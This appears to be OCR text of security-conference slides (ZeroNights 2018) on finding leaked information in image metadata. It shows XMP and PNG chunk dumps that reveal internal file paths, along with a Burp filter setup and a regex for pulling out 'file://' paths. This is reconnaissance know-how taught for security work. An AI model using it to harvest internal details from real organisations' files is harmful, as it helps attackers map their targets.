
# ПОКАЗАТЬ ВСЕ ЧТО СКРЫТО

D4D

ZERO NIGHTS 2018

# Notes



Filter by MIME type

☑ HTML

☑ Script

☑ XML

☐ CSS

☑ Other text

☑ Images


☑ Flash


☐ Other binary

# Image metadata

- EXIF (Exchangeable image file format)
- XMP (Extensible Metadata Platform)
- PNG iTXt, tEXt, zTXt chunks
- etc.

# Examples






```
<rdf:li>adobe:docid:photoshop:14ff7621-ca27-7843-acc2-f0939339269f</rdf:li>
<rdf:li>xmp.did:32f4b618-4b11-40cc-a56f-48de4fd55919</rdf:li>
<rdf:li>xmp.did:52ceab18-aef0-4e0d-88e2-28f11ac2eb5f</rdf:li>
<rdf:li>xmp.did:5afe6cca-6bdd-4b96-ab5f-ad6f90030184</rdf:li>
<rdf:li>xmp.did:b120f864-c9fa-40b3-b2c8-5d41bbe43eac</rdf:li>
<rdf:li>xmp.did:fa81678c-71b6-43b7-a6ea-9cbceed04218</rdf:li> </rdf:Bag>
</photoshop:DocumentAncestors> <xmpMM:History> <rdf:Seq> <rdf:li
stEvt:action="created"
stEvt:instanceID="xmp.iid:b120f864-c9fa-40b3-b2c8-5d41bbe43eac"
stEvt:when="2018-01-15T10:15:55-05:00" stEvt:softwareAgent="Adobe Photoshop
CC (Macintosh)"/> <rdf:li stEvt:action="saved"
stEvt:instanceID="xmp.iid:42ed2302-4479-4768-b14c-aa0615e1bae2"
stEvt:when="2018-01-22T08:48:04-05:00" stEvt:softwareAgent="Adobe Photoshop
CC (Macintosh)" stEvt:changed="/"/> <rdf:li stEvt:action="saved"
stEvt:instanceID="xmp.iid:37c9d41b-cd49-4645-b706-9b859dcd3984"
stEvt:when="2018-05-22T15:18:07-04:00" stEvt:softwareAgent="Adobe Photoshop
CC 2018 (Macintosh)" stEvt:changed="/"/> <rdf:li stEvt:action="converted"
stEvt:parameters="from application/vnd.adobe.photoshop to image/jpeg"/>
<rdf:li stEvt:action="derived" stEvt:parameters="converted from
application/vnd.adobe.photoshop to image/jpeg"/> <rdf:li stEvt:action="saved"
stEvt:instanceID="xmp.iid:7a1b1918-2570-4f4e-b50c-25cbc8c7c297"
stEvt:when="2018-05-22T15:18:07-04:00" stEvt:softwareAgent="Adobe Photoshop
CC 2018 (Macintosh)" stEvt:changed="/"/> </rdf:Seq> </xmpMM:History>
<xmpMM:Ingredients> <rdf:Bag> <rdf:li stRef:linkForm="ReferenceStream"
stRef:filePath="file://GoogleDrive/My%20Drive/_Andculture%20Drive/Andculture%2
0Clients%20/HackerOne/H1_Assets/Downloads/Texture/shutterstock_553012216.jpg"
stRef:DocumentID="E7D5354D0DDAE8D9E3771336BC513717"/> </rdf:Bag>
</xmpMM:Ingredients> <xmpMM:DerivedFrom
stRef:instanceID="xmp.iid:37c9d41b-cd49-4645-b706-9b859dcd3984"
stRef:documentID="adobe:docid:photoshop:14ff7621-ca27-7843-acc2-f0939339269f"
stRef:originalDocumentID="xmp.did:b120f864-c9fa-40b3-b2c8-5d41bbe43eac"/>
</rdf:Description> </rdf:RDF> </x:xmpmeta>
```

# Examples

Your attack surfaces are multifaceted. Your security should be too.
hackerone
HACKER-POW
PEN TESTS A
POWER OF MO
hackerone




```
stEvt:when="2017-08-22T14:29:20-04:00" stEvt:softwareAgent="Adobe Photoshop
CC 2017 (Macintosh)"/> <rdf:li stEvt:action="saved"
stEvt:instanceID="xmp.iid:8228a423-bd2e-42d0-85c2-c08685fe7ee8"
stEvt:when="2017-08-22T14:31:20-04:00" stEvt:softwareAgent="Adobe Photoshop
CC 2017 (Macintosh)" stEvt:changed="/"/> <rdf:li stEvt:action="saved"
stEvt:instanceID="xmp.iid:b5396b5c-37a2-465d-95c9-53c5d01c36c9"
stEvt:when="2017-11-07T15:19:16-05:00" stEvt:softwareAgent="Adobe Photoshop
CC (Macintosh)" stEvt:changed="/"/> <rdf:li stEvt:action="converted"
stEvt:parameters="from application/vnd.adobe.photoshop to image/jpeg"/>
<rdf:li stEvt:action="derived" stEvt:parameters="converted from
application/vnd.adobe.photoshop to image/jpeg"/> <rdf:li stEvt:action="saved"
stEvt:instanceID="xmp.iid:78f1cdce-6097-4231-aae8-51ce1d552208"
stEvt:when="2017-11-07T15:19:16-05:00" stEvt:softwareAgent="Adobe Photoshop
CC (Macintosh)" stEvt:changed="/"/> </rdf:Seq> </xmpMM:History>
<xmpMM:Ingredients> <rdf:Bag> <rdf:li stRef:linkForm="ReferenceStream"
stRef:filePath="file://Untitled/Users/[redacted]/Desktop/clients/HackerOne/H
ackerOne%20Challenge/Links/h1-horizantal_grey.eps"
stRef:DocumentID="xmp.did:d39011a7-d466-4386-a506-ff707da7c1de"/> </rdf:Bag>
</xmpMM:Ingredients> <xmpMM:DerivedFrom
stRef:instanceID="xmp.iid:b5396b5c-37a2-465d-95c9-53c5d01c36c9"
stRef:documentID="adobe:docid:photoshop:24bf64a8-dba1-1d47-9362-aa3730dcbb7f"
stRef:originalDocumentID="xmp.did:685a5c86-03b2-4c54-b2eb-5680b609c4dc"/>
</rdf:Description> </rdf:RDF> </x:xmpmeta>
```

\"file://.*?\"

1 match

# Examples




```
���<���� t0 � ���C�4I��w������ ��_| �
��/���� ?��{~��o������ �� �~� 0]tEXtcommentFile source:
http://[redacted]/wiki/File:Main_page_button_Hats%2BMiscs.png
4H%tEXtdate:create2012-04-24T16:01:39-07:00?���%tEXtdate:modify2012-04-24T16:0
1:39-07:00N�3PFtEXtsoftwareImageMagick 6.6.9-7 2012-08-17 Q16
http://www.imagemagick.org���H tEXtThumb::Document::Pages1���/ tEXtThumb::I
mage::height244Q� � tEXtThumb::Image::Width2981?vO tEXtThumb::Mimetypeimage/pn
g?�VN tEXtThumb::MTime1335308499x �  tEXtThumb::Size103KBB�;� dtEXtThumb::URIf
ile:///[redacted]/var/www/[redacted]/w/images/5/5c/Main_page_button_Hats
+Miscs.png       a�IIEND�B`�
```

# Image Metadata (Burp)

- Initial commit - Aug 2014

- Last commit - Feb 2017



| | | | | |
|---|---|---|---|---|
| 9 | http://upload.wikimedia.org | GET | /wikipedia/commons/thumb/4/47/PNG_tr... | ☐ |
| 10 | http://upload.wikimedia.org | GET | /wikipedia/commons/thumb/9/9a/PNG_tr... | ☐ |
| 11 | http://upload.wikimedia.org | GET | /wikipedia/commons/2/27/Adam7_passe... | ☐ |
| 12 | http://upload.wikimedia.org | GET | /wikipedia/commons/thumb/3/39/Pixel-p... | ☐ |
| 13 | http://upload.wikimedia.org | GET | /wikipedia/commons/8/89/PNG-Gradient... | ☐ |
| 14 | http://upload.wikimedia.org | GET | /wikipedia/commons/thumb/8/89/PNG-G... | ☐ |
| 15 | http://upload.wikimedia.org | GET | /wikipedia/commons/thumb/1/17/PNG-G... | ☐ |
| 17 | http://bits.wikimedia.org | GET | /images/wikimedia-button.png | ☐ |
| 18 | http://upload.wikimedia.org | GET | /wikipedia/en/thumb/8/89/Symbol_neutr... | ☐ |
| 19 | http://upload.wikimedia.org | GET | /wikipedia/commons/a/a4/Comparison_o... | ☐ |
| 20 | http://upload.wikimedia.org | GET | /wikipedia/en/0/00/Lock_icon_blue.gif | ☐ |
| 21 | http://upload.wikimedia.org | GET | /wikipedia/en/b/bc/Wiki.png | ☐ |

| Property | Value |
|---|---|
| Thumb::Image::height | 68 |
| Thumb::URI | file:///mnt/upload6/wikipedia/commons/8/89/PNG-Gradient.png |
| software | ImageMagick 6.6.2-6 2011-03-09 Q8 http://www.imagemagick.org |
| Thumb::Size | 251B |
| Thumb::Document::Pages | 1 |
| Thumb::Mimetype | image/png |
| date:modify | 2007-04-18T05:02:55+00:00 |
| Thumb::Image::Width | 128 |
| comment | File source: http://commons.wikimedia.org/wiki/File:PNG-Gradient.png |

